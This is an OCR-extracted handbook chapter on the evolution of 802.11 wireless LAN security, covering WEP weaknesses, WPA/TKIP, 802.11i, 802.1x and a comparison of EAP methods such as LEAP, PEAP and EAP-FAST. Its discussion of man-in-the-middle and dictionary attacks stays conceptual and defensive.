


FIGURE 29.1 802.11 WLAN security technology evolution.

weaknesses began to be exposed. A series of independent studies from various academic and commercial institutions found that even with WEP enabled, third parties could breach WLAN security. A hacker with the proper equipment and tools can collect and analyze enough data to recover the shared encryption key. Although such security breaches might take days on a home or small business WLAN where traffic is light, it can be accomplished in a matter of hours on a busy corporate network. Despite its flaws, WEP provides some margin of security compared with no security at all and remains useful for the casual home user for purposes of deflecting would-be eavesdroppers. For large enterprise users, WEP native security can be strengthened by deploying it in conjunction with other security technologies, such as virtual private networks or 802.1x authentications with dynamic WEP keys. These appeared as proprietary vendor solutions in late 2000. As Wi-Fi users demanded a strong, interoperable, and immediate security enhancement native to Wi-Fi, the Wi-Fi Alliance defined Wi-Fi Protected Access (WPA) as a precursor to the 802.11i standard. In today's terminology, the first effort of the Wi-Fi Alliance was named WPAv1, while the full IEEE 802.11i security standard specification is getting referred as WPAv2. The timeline of this historical evolution, as well as the expected finalization from the current point in time of this not yet finished work, is illustrated in Figure 29.1.

TABLE 29.2 WEP Security Issues

Authentication Problem	Confidentiality Problem	Integrity Problem
One-way authentication	No key management protocol	Bad choice of IV: CRC
No user-level authentication	Insufficient key length	Short IV space
Static and shared WEP key	Bad use of IV	

TABLE 29.3 WPA versus WEP

Area	WEP Weakness	Attack/Problem	WPA	
Authentication	One-way authentication	MitM attack	802.1x/EAP	
	No user-level authentication	Theft of device		
	Bad authentication algorithm	Key recovery attack		
Key management	No key management (static and overhead)	Management overhead		
Encryption	RC4 key scheduling	Weak key attack	Per-packet key mixing function	TKIP
	Insufficient key length	Collision attack	Rapid re-keying	
	Bad use of IV	Replay attack	Extended IV with sequencing	
	Bad choice of ICV:CRC	Forgery attack	MIC called Michael	

WLAN Security Threats

It is well known to information security professionals that a security threat analysis of any technology, and the WLAN technology is no exception, is done from the three main aspects: confidentiality, integrity, and availability of data. While the first two are addressed in detail, attacks on WLAN availability in the sense of jamming the radio space or a DoS attack on the WLAN Access Point are serious threats, yet are not easy to address by any of the security technologies or protocols discussed within this chapter.

On the other hand, WEP has tackled only the confidentiality of WLAN communication, and did not manage to solve the integrity part. Other major missing parts of WEP were the lack of a key management protocol and no user-level authentication, as well as cryptographic usage of RC-4 algorithm within WEP. Weaknesses of the WEP protocol and their influence on confidentiality, integrity, and authentication are outlined in Table 29.2.

WLAN communication is in particular exposed to unintended parties not necessarily physically located within the network's physical boundaries and problems of WEP, even when it is deployed, have opened up WLANs to the possibility of passive eavesdropping that could be also augmented with active eavesdropping. Both passive and active eavesdropping attacks are exposing the problem of confidentiality of data sent over the WLAN network while the lack of a mutual authentication scheme is exposing WLAN traffic to a man-in-the-middle (MitM) attack. In the MitM attack, the attacker first breaks the connection between the target and the access point and then presents itself as an access point that allows the target to associate and authenticate with it. The target believes that it is interacting with the legitimate access point because the attacker has established a valid session with the destination access point. Once the MitM attack is successful and the target is communicating through the intermediary point, this attack can be used to bypass confidentiality and read the private data from a session or modify the packets, thus violating the integrity of a session.

To mitigate outlined threats, the Wi-Fi Alliance has defined the WPA specification that addresses the weakness of WEP, as illustrated in Table 29.3.

Industry Initiatives

802.11 WLAN technology has its elements developed in several different standardization organizations. The IEEE is developing all the 802 standards, while the IETF is developing all the EAP methods. The Wi-Fi Alliance, as an industry consortium of the WLAN vendors, is on the third side putting together specifications, such as Wi-Fi Protected Access, for interoperability and compatibility testing among all WLAN products on the market.

Wi-Fi Protected Access

Wi-Fi Protected Access (WPA) is a specification of standards-based, interoperable security enhancements that strongly increase the level of data protection and access control for existing and future wireless LAN systems. WPA has in its specification addressed several goals, such as strong interoperable security as the replacement for WEP and software upgradeability of existing Wi-Fi certified products. It targets both home and large enterprise users, and a requirement for its development was to be available immediately. Because WPA is derived from IEEE 802.11i standardization efforts, it is also forward compatible with the upcoming standard. When properly installed, WPA provides wireless LAN users with a high level of assurance that their data will remain protected and that only authorized network users can access the network. The Wi-Fi Alliance started interoperability certification testing on WPA in February 2003 and mandates WPA certification from all vendors shipping WLAN products as of August 31, 2003.

To address the WEP problems, as already illustrated in Table 29.3, WPA has improved data encryption and user authentication, together with a dynamic per-user, per-session key exchange mechanism. Enhanced data encryption is achieved through the Temporal Key Integrity Protocol (TKIP). TKIP provides important data encryption enhancements, including a per-packet key mixing function, a message integrity check (MIC) named Michael, and an extended initialization vector (IV) of 48 bits, together with sequencing rules. Through these enhancements, TKIP addresses all WEP encryption vulnerabilities known thus far. For the dynamic per-user, per-session key exchange, WPA relies on Extensible Authentication Protocol (EAP) methods and, depending on its use, WPA has several flavors: enterprise, home/SOHO, public, and mixed modes.

Wi-Fi Protected Access for the Enterprise

Wi-Fi Protected Access effectively addresses the WLAN security requirements for the enterprise and provides a strong encryption and authentication solution prior to the ratification of the IEEE 802.11i standard. In an enterprise scenario, WPA should be used in conjunction with an authentication server such as RADIUS to provide centralized access control and user-level authentication management. It includes enhanced data encryption through TKIP plus per-session, per-user key generation and management protocol via EAP methods.

Wi-Fi Protected Access for Home/SOHO

In a home or small office/home office (SOHO) environment where there are no central authentication servers or EAP frameworks, WPA runs in a special home mode. This mode, also called Pre-Shared Key (PSK), allows the use of manually entered keys or passwords and is designed to be easy to set up for the home user. All the home user needs to do is enter a password (also called a master key) in his access point or home wireless gateway and in each PC that is on the Wi-Fi wireless network. WPA takes over automatically from that point. First, the password allows only devices with a matching password to join the network, which keeps out eavesdroppers and other unauthorized users. Second, the password automatically kicks off the TKIP encryption process, which defeats known WEP encryption vulnerabilities. As for the WPA manual password security level, it is recommended to use a robust password or a passphrase greater than eight characters with alpha, numeric, and special characters, and no dictionary names.

TABLE 29.4 Comparison of WEP, WPA, and 802.11i (WPAv2)

	Protocol		
Function	**WEP**	**WPA**	**802.11i (WPAv2)**
Cipher algorithm	RC4	RC4 with TKIP	AES (CCMP)
Encryption key size	40 bits 104 bits *	128 bits	128 bits
Authentication key size	—	64 bits	128 bits
IV size	24 bits	48 bits	48 bits
Per-packet key	Concatenated	Derived from mixing function	Not needed
Key uniqueness	Network	Packet, session, user	Packet, session
Data integrity	CRC-32	Michael	CCMP
Header integrity	-	Michael	CCMP
Replay protection	-	IV sequence	IV sequence
Key management	-	802.1x/EAP	802.1x/EAP

* Most of the WLAN vendors have implemented 104 bits as extensions to standard WEP.

Wi-Fi Protected Access for Public Access

The intrinsic encryption and authentication schemes defined in WPA may also prove useful for wireless Internet service providers (WISPs) offering Wi-Fi public access in "hot spots" where secure transmission and authentication are particularly important to users unknown to each other. The authentication capability defined in the specification enables a secure access control mechanism for the service providers and for mobile users not utilizing VPN connections.

Wi-Fi Protected Access in "Mixed Mode" Deployment

In a large network with many clients, a likely scenario is that access points will be upgraded before all the Wi-Fi clients. Some access points may operate in a "mixed mode," which supports both clients running WPA and clients running original WEP security. While useful for transition, the net effect of supporting both types of client devices is that security will operate at the less secure level (i.e., WEP) common to all the devices. Therefore, the benefits of this mode are limited and meant to be used only during the transition period.

Wi-Fi Protected Access and IEEE 802.11i/WPAv2 Comparison

WPAv1 will be forward compatible with the IEEE 802.11i security specification currently still under development by the IEEE. WPAv1 is a subset of the current 802.11i draft, taking certain pieces of the 802.11i draft that are ready to go to market today, such as its implementation of 802.1x and TKIP. These features can also be enabled on most existing Wi-Fi certified products as a software upgrade. The main pieces of the 802.11i draft that are not included in WPAv1 are secure Independent Basic Service Set (IBSS), also known as ad hoc mode, secure fast handoff, secure de-authentication and disassociation, as well as enhanced encryption protocols for confidentiality and integrity such as Advance Encryption Standard in the Counter with CBC MAC Protocol (AES-CCMP) mode. These features are either not yet ready or will require hardware upgrades to implement. Publication of the IEEE 802.11i specification is expected by the end of 2004 and is already referred to as WPAv2. The comparison function table of WEP, WPAv1, and 802.11i/WPAv2 protocols is illustrated in Table 29.4.

Similar to WPAv1, WPAv2-will have several flavors, such as WPAv2-Enterprise and WPAv2-Personal, as well as mixed mode WPAv2. WPAv2-Enterprise will be similar to WPAv1 and cover the full requirements for WPAv2, including support for 802.1x/EAP-based authentication and Pre-Shared Key (PSK). WPAv2-Personal will require only the PSK method and not 802.1x/EAP-based authentication. In the mixed mode, WPAv2 will be backward compatible with WPAv1-certified products, which means that the WLAN access points should be able to be configured and to support WPAv1 and WPAv2 clients simultaneously.

802.1x and EAP authentication protocols update

The Role of 802.1x

IEEE 802.1x is a specification for port-based authentication for wired networks. It has been extended for use in wireless networks. It provides user-based authentication, access control, and key transport. The 802.1x specification uses three types of entities: (1) the supplicant, which is the client; (2) the authenticator, which is the access point or the switch; and (3) the authentication server. The main role of the authenticator is to act as a logical gate to pass only authentication traffic through and block any data traffic until the authentication has successfully completed. Typically, authentication is done on the authentication server, which is, in most cases, the Remote Authentication Dial-In User Service (RADIUS) server. 802.1x is designed to be flexible and extensible so it relies on the Extensible Authentication Protocol (EAP) for authentication, which was originally designed for Point-to-Point Protocol (PPP) but was reused in 802.1x

The Role of EAP

At the current point in time, there are several EAPs defined and implemented using the 802.1x framework available for deployment in both wired and wireless networks. The most commonly deployed EAPs include LEAP, PEAP, and EAP-TLS. In addition to these protocols, there are also some newer ones that try to address design shortcomings or the vulnerabilities present in the existing protocols.

xy-EAP: LEAP, MD5, TLS, TTLS, PEAP ….

This section, after a quick introduction, focuses only on the delta from the chapter that can be found in the previous version of the *Information Security Management Handbook* (5th edition, Chapter 26). Details of all EAP methods can also be found on the IETF Web site.

The EAP protocol palette started with the development of the proprietary mechanisms such as LEAP in parallel with standard-defined EAP methods such as EAP-MD5 and EAP-TLS. By RFC 2284, the only mandatory EAP method is EAP-MD5; and although this is the easiest one to deploy, it is security-wise the least useful one. EAP-MD5 does not provide mutual authentication or dynamic key derivation. The EAP-TLS method is, from a security perspective, the most secure because it performs mutual authentication as well as dynamic key derivation via the use of public key cryptography with digital certificates for each communicating party. This makes it the most expensive one to deploy.

As a compromise between security and simplicity of deployment, several tunneling EAP methods such as EAP-TTLS and EAP-PEAP were developed. They all try to simplify the deployment by using a digital certificate for server authentication while using a password for user-side authentication, and protecting the user credentials exchange via a secure tunnel protected by the public key of the server.

Although at first sight tunneling EAP protocols seemed to be a viable solution for secure WLAN communication, analysis of the first generation of them gave the result that they are all vulnerable to a man-in-the-middle (MitM) attack.

Known "New" Vulnerabilities

Attack on the Tunneled Authentication Protocols

The two main problems with current tunneled authentication methods such as EAP-PEAP and EAP-TTLS, among the others, are that tunneling does not perform mutual authentication and that there is no evidence that tunnel endpoints and authentication endpoints are the same. This makes them vulnerable to MitM attacks, which are possible when one-way authenticated tunnels are used to protect communications of one or a sequence of authentication methods. Because the attacker has access to the keys derived from the tunnel, it can gain access to the network. The MitM attack is enabled whenever compound authentication techniques are used, allowing clients and servers to authenticate each other




FIGURE 29.2 LEAP key generation.

with one or more methods encapsulated within an independently authenticated tunnel. The simplest MitM attack occurs when the tunnel is authenticated only from the server to the client, and where tunneled authentication techniques are permitted both inside and outside a tunnel using the same credentials. The tunnel client, not having proved its identity, can act as a "man-in-the-middle," luring unsuspecting clients to authenticate to it, and using any authentication method suitable for use inside the tunnel. For the purposes of the MitM attack, it makes no difference whether or not the authentication method used inside the tunnel supports mutual authentication. The vulnerability exists as long as both sides of the tunnel are not required to demonstrate participation in the previous "tunnel authentication" as well as subsequent authentications, and as long as keys derived during the exchange are not dependent on material from all of the authentications.

Thus, it is the lack of client authentication within the initial security association, combined with key derivation based on a one-way tunnel authentication, and lack of "cryptographic binding" between the security association and the tunneled inner authentication method that enable the MitM vulnerability.

Attack on the LEAP

Now take a look at the one of the first EAP methods that made a compromise between deployment and security: Lightweight Extensible Authentication Protocol (LEAP) is a proprietary protocol developed by Cisco Systems. It has addressed both mutual authentication and dynamic key generation with simplicity of deployment all at once. It uses a simple username password mechanism for mutual authentication and, hence, is very simple to deploy. Based on the mutual challenges and responses, it generates a per-user, per-session unique key as is illustrated in Figure 29.2.

Compromise in simplicity of course has its price. Almost any password-based protection could be exposed to a dictionary attack. Considering that LEAP, due to its design, cannot provide support to OTP (One-Time Password) technology and considering that an average user typically does not invent, remember, or maintain strong passwords, it seems logical to think of LEAP key generation as vulnerable to a dictionary attack. With users using weak passwords and a knowledge of the LEAP key generation scheme, it is not that difficult to mount a dictionary attack on it. This was recognized at the very beginning, yet it became a serious threat once tools such as ASLEAP were publicly released on the Internet. The ASLEAP tool simply reads in an ASCII file of dictionary words and associated hashes of those words and does brute-force LEAP challenge and response exchanges. Sample screen output from the tool is illustrated in Figure 29.3.




FIGURE 29.3 ASLEAP tool screen sample.

There are two follow-up protocols to solve the problems with MitM and dictionary attacks on current EAP methods that yet keep the promise of ease of deployment. These are the next generation of a PEAP: PEAPv2 and EAP-FAST.

PEAPv2

Protected EAP (PEAP) is an EAP authentication method that uses digital certificate authentication for the server side only; while for client-side authentication, PEAP can use any other authentication mechanism, such as certificates or simple username and password where username password exchange is done via a protected tunnel. Like multiple other first-generation tunneled authentication protocols that do not provide cryptographic binding between tunnel authentication and other EAP methods, PEAPv1 is also vulnerable to MitM attacks. This has been fixed in PEAPv2. PEAPv2, same as original PEAPv1, uses TLS to protect against rogue authenticators and against various attacks on the confidentiality and integrity of the inner EAP method exchange as well as providing EAP peer identity privacy. Other benefits of PEAPv2 include dictionary attack resistance and header protection via protected negotiation. PEAPv2 also provides fragmentation and reassembly, key establishment, and a sequencing of multiple EAP methods.

Because all sequence negotiations and exchanges are protected by the TLS channel, they are immune to snooping and MitM attacks with the use of cryptographic binding. To make sure that the same parties are involved in establishing the tunnel and EAP inner method, before engaging the next method to send more sensitive information, both the peer and server must use cryptographic binding between methods to check the tunnel integrity. PEAPv2 prevents a MitM attack using the keys generated by the inner EAP method in the cryptographic binding exchange in a protected termination section. A MitM attack is not prevented if the inner EAP method does not generate keys (e.g., in the case of EAP-MD5) or if the keys generated by the inner EAP method can be compromised.

Although PEAPv2 addresses MitM attacks and multiple other security issues, it still requires usage of public key cryptography, at least for server authentication as well as for tunnel protection. While public key cryptography does its function for protection, it also causes a slower exchange and requires a higher-performing CPU capability at the end node devices.

TABLE 29.5 Basic Comparison of EAP-TTLS, EAP-PEAP and EAP-FAST

	EAP Method		
Requirements	**EAP-TTLS**	**EAP-PEAP**	**EAP-FAST**
PKI infrastructure required	Yes	Yes	No
Suitable for skinny devices	No	No	Yes

EAP-FAST

A protocol that avoids the use of public key cryptography can be more easily deployed on small, mobile, and skinny devices with low CPU power. Avoiding public key cryptography also makes roaming faster. Fast Authentication via Secure Tunneling (FAST) is the new IETF EAP method proposed to protect wireless LAN users from hacker dictionary or MitM attacks. EAP-FAST enables 802.11 users to run a secure network without the need for a strong password policy or certificates on either end of the client/server point connection. A simple feature and performance comparison of other tunneled authentication EAP protocols with EAP-FAST is illustrated in Table 29.5.

TEAP-FAST is a client/server security architecture that encrypts EAP transactions within a TLS tunnel. While similar to PEAP in this respect, it differs significantly in the fact that EAP-FAST tunnel establishment is based on strong shared secrets that are unique to users. These secrets are called Protected Access Credentials (PACs). Because handshakes based on shared secrets are intrinsically faster than handshakes based on a PKI (public key infrastructure), EAP-FAST is significantly faster than solutions that provide protected EAP transactions based on PKI. EAP-FAST is also easy to deploy and allows smooth migration from LEAP due to the fact that it does not require digital certificates on the clients or on the server side.

How EAP-FAST Works

EAP-FAST is a two-phase mutual authentication tunneling protocol. Phase 1 uses a pre-shared secret named Protected Access Credential (PAC) to mutually authenticate client and server, and also to create the secure tunnel between them. PAC is associated with a specific Initiator ID (client) as well as with an Authority ID (server) and is used only during Phase 1 of the EAP-FAST authentication. As the Phase 2 exchange is protected by the Phase 1 mutually authenticated tunnel, it is sufficient for the inner EAP method to use a simple username and password authentication scheme. By deploying the tunnel endpoints' mutual authentication and acryptographically binding it to the following inner EAP method, EAP-FAST has successfully addressed the MitM attack, while secure tunnel protects the EAP exchange from a dictionary attack. Simplicity of deployment with EAP-FAST is achieved with both simple user authentication and a PAC. A PAC, although it looks like a certificate with fields such as Initiator ID and Authority ID, version, and expiration, completely removes the need for a PKI infrastructure and digital certificates. The PAC is the shared security credential generated by the server for the client and consists of the following three parts:

1. *PAC-Key:* a 32-byte key used by the client to establish the EAP-FAST Phase 1 tunnel. This key maps as the TLS pre-master-secret and is randomly generated by the server to produce a strong entropy key.
2. *PAC-Opaque:* a variable-length field sent to the server during EAP-FAST Phase 1 tunnel establishment. The PAC-Opaque can only be interpreted by the server to recover the required information for the server to validate the client's identity.
3. *PAC-Info:* a variable-length field used to provide the identity of an authority or PAC issuer and optionally the PAC-Key lifetime.

Details of the PAC are illustrated in Figure 29.4.

On the other hand, the PAC also needs provisioning. PAC provisioning to the client can be done manually out-of-band through some external application tool, or dynamically via the in-band PAC-Auto-Provisioning




FIGURE 29.4 Protected Access Credential (PAC) details.

TABLE 29.6 A Detailed Comparison of EAP Methods

	EAP Method				
Feature/Vulnerability	**Cisco LEAP**	**EAP-FAST**	**Microsoft PEAP (MS-CHAPv2)**	**Cisco PEAP (EAP-GTC)**	**EAP-TLS**
Single sign-on (MS AD)	Yes	Yes	Yes	No	Yes
Log-in scripts (MS AD)	Yes	Yes	Yes	Yes	Yes
Password change (MS AD)	No	Yes	Yes	Yes	N/A
LDAP DB support	No	Yes	No	Yes	Yes
OTP authentication support	No	Yes*	No	Yes	No
Server certificate required	No	No	Yes	Yes	Yes
Client certificate required	No	No	No	No	Yes
Dictionary attacks	Yes	No	No	No	No
Susceptible to MitM attacks	No	No	Yes	Yes	No
Deployment complexity	Low	Low	Medium	Medium	High

* The EAP-FAST protocol has capability to support OTP while Cisco Systems' initial implementation does not support it.

mechanism defined in the EAP-FAST protocol specification. Overall, the two major differences between EAP-FAST and any other PKI-based tunneled EAP method is that EAP-FAST has only one step provisioning of security credentials, and lower power consumption due to the fact that it does not require use of the PKI-based authentication, which makes it very attractive for deployment on low end devices as already illustrated in Table 29.5.

EAP Methods Functionality Comparison

With the invention of new EAP methods as well as their scrutiny against new and old security vulnerabilities, the job of information security professionals with regard to WLAN technology and its security aspects did not get much easier. The choice of which EAP method to deploy is most of the time not based on its security, but rather on the risk acceptance and most of all on the functionality that can be achieved with it. Last but certainly not the least decision point is the availability of the specific products on the market that implement a certain EAP method. While the availability of products on the market will change over time, the information security professional should be aware of the security function brought by each of the EAP methods. A summarized view that compares features, security vulnerabilities, as well as deployment complexity of the latest EAP methods is given in Table 29.6.

Logo and label are valid until 31 Dec 2004 **New logo valid from 1 March 2004**

FIGURE 29.5 Wi-Fi Alliance logos.

Interoperability

The main task of standards is to drive interoperability. However, interpretation of the standard specifications or, in particular, parts that are mandatory to implement versus optional ones are arguments why there is a need for interoperability testing and accreditation. The Wi-Fi Alliance has achieved significant results on the market with Wi-Fi technology interoperability testing and has successfully launched the Wi-Fi logos, which are illustrated in Figure 29.5.

It is now repeating the success with new WLAN security specifications by defining and mandating the WPAv1 (and soon WPAv2) as a part of the same accreditation. It is important, however, to understand that interoperability testing cannot possible test every single combination of features but rather is limited to a subset of the existing ones. An example of that is WPAv1, which mandates the use of TKIP and Michael MIC while it leaves open which EAP methods to be used, so the interoperability testing is done only with the most pervasive methods such as EAP-TLS for enterprise mode or PSK for home use. The WPAv2 specification will include on top of that minimum the new AES crypto suite interoperability testing as well as backward compatibility modes. Some countries, on the other hand, due to economical or political reasons, have decided to take their own path in addressing WLAN security issues. On May 12, 2003, China issued two WLAN security standards that became compulsory on December 1, 2003. The information security portion of these standards specifies the WLAN Authentication and Privacy Infrastructure (WAPI), which appears to differ significantly and is incompatible with WPA and 802.11i. Many details required for implementation of the standard are not fully defined, including encryption, authentication, protocol interfaces, and cryptographic module APIs. Up to the current point in time, the Wi-Fi Alliance efforts to obtain the details of the WAPI specification have not been successful, which unfortunately makes WAPI specification-based products completely out of the interoperability scope of the Wi-Fi Alliance.

Future Directions

WLAN Mobility and Roaming

Although one could think of WLAN technology as mobile, actually it is not. A particular WLAN client associated to a particular WLAN Access Point (AP) is mobile only within the range of that particular AP. If it would require moving and associating to an AP from another vendor or different service provider, this would not be possible because the 802.11 specification does not stipulate any particular mechanism




FIGURE 29.6 Roaming and security.

for roaming. Therefore, it is up to each vendor to define an algorithm for its WLAN clients of how to make roaming decisions. The basic act of roaming is making a decision to roam, followed by the act of locating a new AP to roam to. This scenario can involve reinitiating a search for an AP, in the same manner the client would when it is initialized, or another means, such as referencing a table built during the previous association. The timing of WLAN roams also varies according to vendor, but in most cases is less than one second, and in the best cases, less than 200 milliseconds.

Fast and Secure Roaming

The two main goals of roaming include being fast and being secure. While the speed of roaming is important for delay-sensitive applications such as Voice-over-IP, the security aspects of roaming are even more important. Speed and security are also technically opposite requirements most of the time. While we have seen that security solutions for the 802.11 WLAN technologies are rapidly progressing, combining them with roaming presents another challenge for a centralized key management structure, such as is illustrated in Figure 29.6.

The roaming mobile device, which has already associated and finished its secure association with AP1, and moving to an AP2 would need to restart all the security session negotiations, which is both a time-consuming and CPU-expensive task. This would not be necessary if there is a third party keeping all the necessary security information about the existing session of a particular mobile device with AP1.

Both topics — the roaming and the security of the roaming — are thus far only future standardization topics that depend only on the particular vendor implementations. Fast Secure Roaming is an example of the proprietary solution coming from Cisco Systems that follows the model of centralized key management. With Fast Secure Roaming, authenticated client devices can roam securely at layer two from one access point to another without any perceptible delay during re-association because the central Wireless Domain Services (WDS) device acts as the centralized key management server that keeps and distributes necessary security session information to all the APs involved in the roaming process. That releases the client from running the CPU-expensive security portion of the re-association process and saves the time necessary to gain speed in the overall secure roaming process.

Securing WLAN with IPSec or SSL VPN

With all the security issues surrounding WLAN technology, relying on another technology such as the VPN to help solve security issues seems to be at first sight a viable solution — especially in the case of the growing interest in Web VPN-based technology that promises ease of use and no additional client installation. It is important, however, to understand that even VPN technology has its own limitations. In case of an IPSec, for example, it is not possible to transport multicast IP traffic, while in case of a Web VPN there is a limitation as to the number and type of supported applications. It is also important to understand that the integrity, authentication, and confidentiality functions in both VPN scenarios are done in software most of the time; this could be either a bottleneck or even not supported on low CPU handheld devices. Last but not least, while roaming with a Web-based VPN does not seem to be an issue, roaming with an IPSec-based VPN opens a can of worms with security issues and a special Mobile IP client stack underlying the IPSec client that requires the IP Home and Foreign Agent capable IP gateway devices. These are just some of the issues that must be considered before offloading the security role from WLAN technology to VPN technologies.

Summary

This chapter presented a brief historical overview of the 802.11 WLAN security issues with the sole purpose of helping the information security professional understand the current and future developments of security solutions within the 802.11 WLAN technology space. Despite that fact that WLAN technology had a few security "hiccups" at the beginning, it is rapidly spreading around and is already present in almost every modern network environment. Security solutions, such as WPAv1, are finding ground, new easy-to-deploy protocols such as EAP-FAST are already appearing on the horizon, and the future security specification WPAv2 is coming soon. In that entire matrix, it is not trivial to look for a proper solution without understanding the building blocks of the WLAN security technology and the threats on the WLAN protocols that do not address them properly. TKIP is on one side through WPAv1 addressing all known WEP vulnerabilities, while 802.1x and EAP methods are delivering promised user-level authentication together with a key exchange mechanism. Some of the EAP methods, such as LEAP, were already exposed to publicly available hacking tolls. Others, such as PEAP, which is vulnerable to the man-in-the-middle attack, got fixes with cryptographic binding of the tunnel and inner EAP authentication method on time and before the exploits were available. It is now on the shoulders of the information security professional to recognize the method, protocol, or solution as it is being implemented in a particular vendor solution and to do a proper risk analysis of the exposures versus ease of use before deploying it in any modern network environment.

Acronyms

AES: Advanced Encryption Standard
